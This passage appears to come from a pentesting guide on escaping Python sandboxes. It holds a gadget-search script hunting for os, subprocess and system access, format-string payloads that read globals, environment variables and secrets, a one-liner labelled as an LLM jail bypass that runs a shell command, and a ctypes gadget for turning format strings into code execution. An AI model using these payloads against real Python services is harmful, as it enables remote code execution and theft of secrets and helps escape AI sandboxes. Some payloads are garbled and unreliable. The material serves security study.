sys: _ModuleLock, _DummyModuleLock, _ModuleLockManager, ModuleSpec, FileLoader, _NamespacePath, _NamespaceLoader, FileFinder, zipimporter, _ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, _wrap_close, Quitter, _Printer, WarningMessage, catch_warnings, _GeneratorContextManagerBase, _BaseExitStack, Untokenizer, FrameSummary, TracebackException, CompletedProcess, Popen, finalize, NullImporter, _HackedGetData, _localized_month, _localized_day, Calendar, different_locale, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, _PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, _LazyDescr, _SixMetaPathImporter, MimeTypes, ConnectionPool, _LazyDescr, _SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, _DeprecatedValue, _ModuleWithDeprecations, Scrypt, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path, _Flavour, _Selector, JSONDecoder, Response, monkeypatch, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, _Framer, _Unframer, _Pickler, _Unpickler, NullTranslations, _wrap_close
builtins: FileLoader, _NamespacePath, _NamespaceLoader, FileFinder, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, Repr, Completer, CompletedProcess, Popen, _PaddedFile, BlockFinder, Parameter, BoundArguments, Signature
pip:
pdb:
system: _wrap_close, _wrap_close
getstatusoutput: CompletedProcess, Popen
getoutput: CompletedProcess, Popen
call: CompletedProcess, Popen
Popen: CompletedProcess, Popen
spawn:
import_module:
__import__: _ModuleLock, _DummyModuleLock, _ModuleLockManager, ModuleSpec
load_source: NullImporter, _HackedGetData
execfile:
execute:
__builtins__: _ModuleLock, _DummyModuleLock, _ModuleLockManager, ModuleSpec, FileLoader, _NamespacePath, _NamespaceLoader, FileFinder, zipimporter, _ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, _wrap_close, Quitter, _Printer, DynamicClassAttribute, _GeneratorWrapper, WarningMessage, catch_warnings, Repr, partialmethod, singledispatchmethod, cached_property, _GeneratorContextManagerBase, _BaseExitStack, Completer, State, SubPattern, Tokenizer, Scanner, Untokenizer, FrameSummary, TracebackException, _IterationGuard, WeakSet, _RLock, Condition, Semaphore, Event, Barrier, Thread, CompletedProcess, Popen, finalize, _TemporaryFileCloser, _TemporaryFileWrapper, SpooledTemporaryFile, TemporaryDirectory, NullImporter, _HackedGetData, DOMBuilder, DOMInputSource, NamedNodeMap, TypeInfo, ReadOnlySequentialNamedNodeMap, ElementInfo, Template, Charset, Header, _ValueFormatter, _localized_month, _localized_day, Calendar, different_locale, AddrlistClass, _PolicyBase, BufferedSubFile, FeedParser, Parser, BytesParser, Message, HTTPConnection, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, _PaddedFile, Address, Group, HeaderRegistry, ContentManager, CompressedValue, _Feature, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, _LazyDescr, _SixMetaPathImporter, Queue, _PySimpleQueue, HMAC, Timeout, Retry, HTTPConnection, MimeTypes, RequestField, RequestMethods, DeflateDecoder, GzipDecoder, MultiDecoder, ConnectionPool, CharSetProber, CodingStateMachine, CharDistributionAnalysis, JapaneseContextAnalysis, UniversalDetector, _LazyDescr, _SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, _DeprecatedValue, _ModuleWithDeprecations, DSAParameterNumbers, DSAPublicNumbers, DSAPrivateNumbers, ObjectIdentifier, ECDSA, EllipticCurvePublicNumbers, EllipticCurvePrivateNumbers, RSAPrivateNumbers, RSAPublicNumbers, DERReader, BestAvailableEncryption, CBC, XTS, OFB, CFB, CFB8, CTR, GCM, Cipher, _CipherContext, _AEADCipherContext, AES, Camellia, TripleDES, Blowfish, CAST5, ARC4, IDEA, SEED, ChaCha20, _FragList, _SSHFormatECDSA, Hash, SHAKE128, SHAKE256, BLAKE2b, BLAKE2s, NameAttribute, RelativeDistinguishedName, Name, RFC822Name, DNSName, UniformResourceIdentifier, DirectoryName, RegisteredID, IPAddress, OtherName, Extensions, CRLNumber, AuthorityKeyIdentifier, SubjectKeyIdentifier, AuthorityInformationAccess, SubjectInformationAccess, AccessDescription, BasicConstraints, DeltaCRLIndicator, CRLDistributionPoints, FreshestCRL, DistributionPoint, PolicyConstraints, CertificatePolicies, PolicyInformation, UserNotice, NoticeReference, ExtendedKeyUsage, TLSFeature, InhibitAnyPolicy, KeyUsage, NameConstraints, Extension, GeneralNames, SubjectAlternativeName, IssuerAlternativeName, CertificateIssuer, CRLReason, InvalidityDate, PrecertificateSignedCertificateTimestamps, SignedCertificateTimestamps, OCSPNonce, IssuingDistributionPoint, UnrecognizedExtension, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, _OpenSSLError, Binding, _X509NameInvalidator, PKey, _EllipticCurve, X509Name, X509Extension, X509Req, X509, X509Store, X509StoreContext, Revoked, CRL, PKCS12, NetscapeSPKI, _PassphraseHelper, _CallbackExceptionHelper, Context, Connection, _CipherContext, _CMACContext, _X509ExtensionParser, DHPrivateNumbers, DHPublicNumbers, DHParameterNumbers, _DHParameters, _DHPrivateKey, _DHPublicKey, Prehashed, _DSAVerificationContext, _DSASignatureContext, _DSAParameters, _DSAPrivateKey, _DSAPublicKey, _ECDSASignatureContext, _ECDSAVerificationContext, _EllipticCurvePrivateKey, _EllipticCurvePublicKey, _Ed25519PublicKey, _Ed25519PrivateKey, _Ed448PublicKey, _Ed448PrivateKey, _HashContext, _HMACContext, _Certificate, _RevokedCertificate, _CertificateRevocationList, _CertificateSigningRequest, _SignedCertificateTimestamp, OCSPRequestBuilder, _SingleResponse, OCSPResponseBuilder, _OCSPResponse, _OCSPRequest, _Poly1305Context, PSS, OAEP, MGF1, _RSASignatureContext, _RSAVerificationContext, _RSAPrivateKey, _RSAPublicKey, _X25519PublicKey, _X25519PrivateKey, _X448PublicKey, _X448PrivateKey, Scrypt, PKCS7SignatureBuilder, Backend, GetCipherByName, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path, _Flavour, _Selector, RawJSON, JSONDecoder, JSONEncoder, Cookie, CookieJar, MockRequest, MockResponse, Response, BaseAdapter, UnixHTTPConnection, monkeypatch, JSONDecoder, JSONEncoder, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, _WrappedLock, Cache, ProblemResolver, _FilteredCacheHelper, FilteredCache, _Framer, _Unframer, _Pickler, _Unpickler, NullTranslations, _wrap_close
"""
Recursive Search of Builtins, Globals...
Note
This is just awesome. If you are looking for an object like globals, builtins, open or anything just use this script to recursively find places where you can find that object.
import os, sys # Import these to find more gadgets

SEARCH_FOR = {
    # Misc
    "__globals__": set(),
    "builtins": set(),
    "__builtins__": set(),
    "open": set(),

    # RCE libs
    "os": set(),
    "subprocess": set(),
    "commands": set(),
    "pty": set(),
    "importlib": set(),
    "imp": set(),
    "sys": set(),
    "pip": set(),
    "pdb": set(),

    # RCE methods
    "system": set(),
    "popen": set(),
    "getstatusoutput": set(),
    "getoutput": set(),
    "call": set(),
    "Popen": set(),
    "popen": set(),
    "spawn": set(),
    "import_module": set(),
    "__import__": set(),
    "load_source": set(),
    "execfile": set(),
    "execute": set()
}

#More than 4 is very time consuming
MAX_CONT = 4

#The ALREADY_CHECKED makes the script run much faster, but some solutions won't be found
#ALREADY_CHECKED = set()

def check_recursive(element, cont, name, orig_n, orig_i, execute):
    # If bigger than maximum, stop
    if cont > MAX_CONT:
        return

    # If already checked, stop
    #if name and name in ALREADY_CHECKED:
    #    return

    # Add to already checked
    #if name:
    #    ALREADY_CHECKED.add(name)

    # If found add to the dict
    for k in SEARCH_FOR:
        if k in dir(element) or (type(element) is dict and k in element):
            SEARCH_FOR[k].add(f"{orig_i}: {orig_n}.{name}")

    # Continue with the recursivity
    for new_element in dir(element):
        try:
            check_recursive(getattr(element, new_element), cont+1, f"{name}.{new_element}", orig_n, orig_i, execute)

            # WARNING: Calling random functions sometimes kills the script
            # Comment this part if you notice that behaviour!!
            if execute:
                try:
                    if callable(getattr(element, new_element)):
                        check_recursive(getattr(element, new_element)(), cont+1, f"{name}.{new_element}()", orig_i, execute)
                except:
                    pass

        except:
            pass

    # If in a dict, scan also each key, very important
    if type(element) is dict:
        for new_element in element:
            check_recursive(element[new_element], cont+1, f"{name}[{new_element}]", orig_n, orig_i)


def main():
    print("Checking from empty string...")
    total = [""]
    for i,element in enumerate(total):
        print(f"\rStatus: {i}/{len(total)}", end="")
        cont = 1
        check_recursive(element, cont, "", str(element), f"Empty str {i}", True)

    print()
    print("Checking loaded subclasses...")
    total = "".__class__.__base__.__subclasses__()
    for i,element in enumerate(total):
        print(f"\rStatus: {i}/{len(total)}", end="")
        cont = 1
        check_recursive(element, cont, "", str(element), f"Subclass {i}", True)

    print()
    print("Checking from global functions...")
    total = [print, check_recursive]
    for i,element in enumerate(total):
        print(f"\rStatus: {i}/{len(total)}", end="")
        cont = 1
        check_recursive(element, cont, "", str(element), f"Global func {i}", False)

    print()
    print(SEARCH_FOR)


if __name__ == "__main__":
    main()
You can check the output of this script on this page:
Python Format String
If you send a string to python that is going to be formatted, you can use {} to access python internal information. You can use the previous examples to access globals or builtins for example.
# Example from https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/
CONFIG = {
    "KEY": "ASXFYFGK78989"
}

class PeopleInfo:
    def __init__(self, fname, lname):
        self.fname = fname
        self.lname = lname

def get_name_for_avatar(avatar_str, people_obj):
    return avatar_str.format(people_obj = people_obj)

people = PeopleInfo('GEEKS', 'FORGEEKS')

st = "{people_obj.__init__.__globals__[CONFIG][KEY]}"
get_name_for_avatar(st, people_obj = people)
Note how you can access attributes in a normal way with a dot like people_obj.__init__ and dict element with parenthesis without quotes __globals__[CONFIG]
Also note that you can use .__dict__ to enumerate elements of an object get_name_for_avatar("{people_obj.__init__.__globals__[os].__dict__}", people_obj = people)
Some other interesting characteristics from format strings is the possibility of executing the functions str, repr and ascii in the indicated object by adding !s, !r, !a respectively:
python
st = "{people_obj.__init__.__globals__[CONFIG][KEY]!a}"
get_name_for_avatar(st, people_obj = people)
Moreover, it's possible to code new formatters in classes:
python
class HAL9000(object):
    def __format__(self, format):
        if (format == 'open-the-pod-bay-doors'):
            return "I'm afraid I can't do that."
        return 'HAL 9000'

'{:open-the-pod-bay-doors}'.format(HAL9000())
#I'm afraid I can't do that.
More examples about format string examples can be found in https://pyformat.info/
Note
Check also the following page for gadgets that will r**ead sensitive information from Python internal objects**:
Sensitive Information Disclosure Payloads
{whoami.__class__.__dict__}
{whoami.__globals__[os].__dict__}
{whoami.__globals__[os].environ}
{whoami.__globals__[sys].path}
{whoami.__globals__[sys].modules}

# Access an element through several links
{whoami.__globals__[server].__dict__[bridge].__dict__[db].__dict__}

# Example from https://corgi.rip/posts/buckeye-writeups/
secret_variable = "clueless"
x = new_user.User(username='{i.find.__globals__[so].mapperlib.sys.modules[__main__].secret_variable}',password='lol')
str(x) # Out: clueless
LLM Jails bypass
From here: ().class.base.subclasses()[108].load_module('os').system('dir')
From format to RCE loading libraries
According to the TypeMonkey chall from this writeup it's possible to load arbitrary libraries from disk abusing the format string vulnerability in python.
As reminder, every time an action is performed in python some function is executed. For example 2*3 will execute (2).mul(3) or {'a':'b'}['a'] will be {'a':'b'}.__getitem__('a').
You have more like this in the section Python execution without calls.
A python format string vuln doesn't allow to execute function (it's doesn't allow to use parenthesis), so it's not possible to get RCE like '{0.system("/bin/sh")}'.format(os).
However, it's possible to use []. Therefore, if a common python library has a __getitem__ or __getattr__ method that executes arbitrary code, it's possible to abuse them to get RCE.
Looking for a gadget like that in python, the writeup purposes this Github search query. Where he found this one:
class LibraryLoader(object):
    def __init__(self, dlltype):
        self._dlltype = dlltype

    def __getattr__(self, name):
        if name[0] == '_':
            raise AttributeError(name)
        try:
            dll = self._dlltype(name)
        except OSError:
            raise AttributeError(name)
        setattr(self, name, dll)
        return dll

    def __getitem__(self, name):
        return getattr(self, name)

cdll = LibraryLoader(CDLL)
pydll = LibraryLoader(PyDLL)
This gadget allows to load a library from disk. Therefore, it's needed to somehow write or upload the library to load correctly compiled to the attacked server.
python
The challenge actually abuses another vulnerability in the server that allows to create arbitrary files in the servers disk.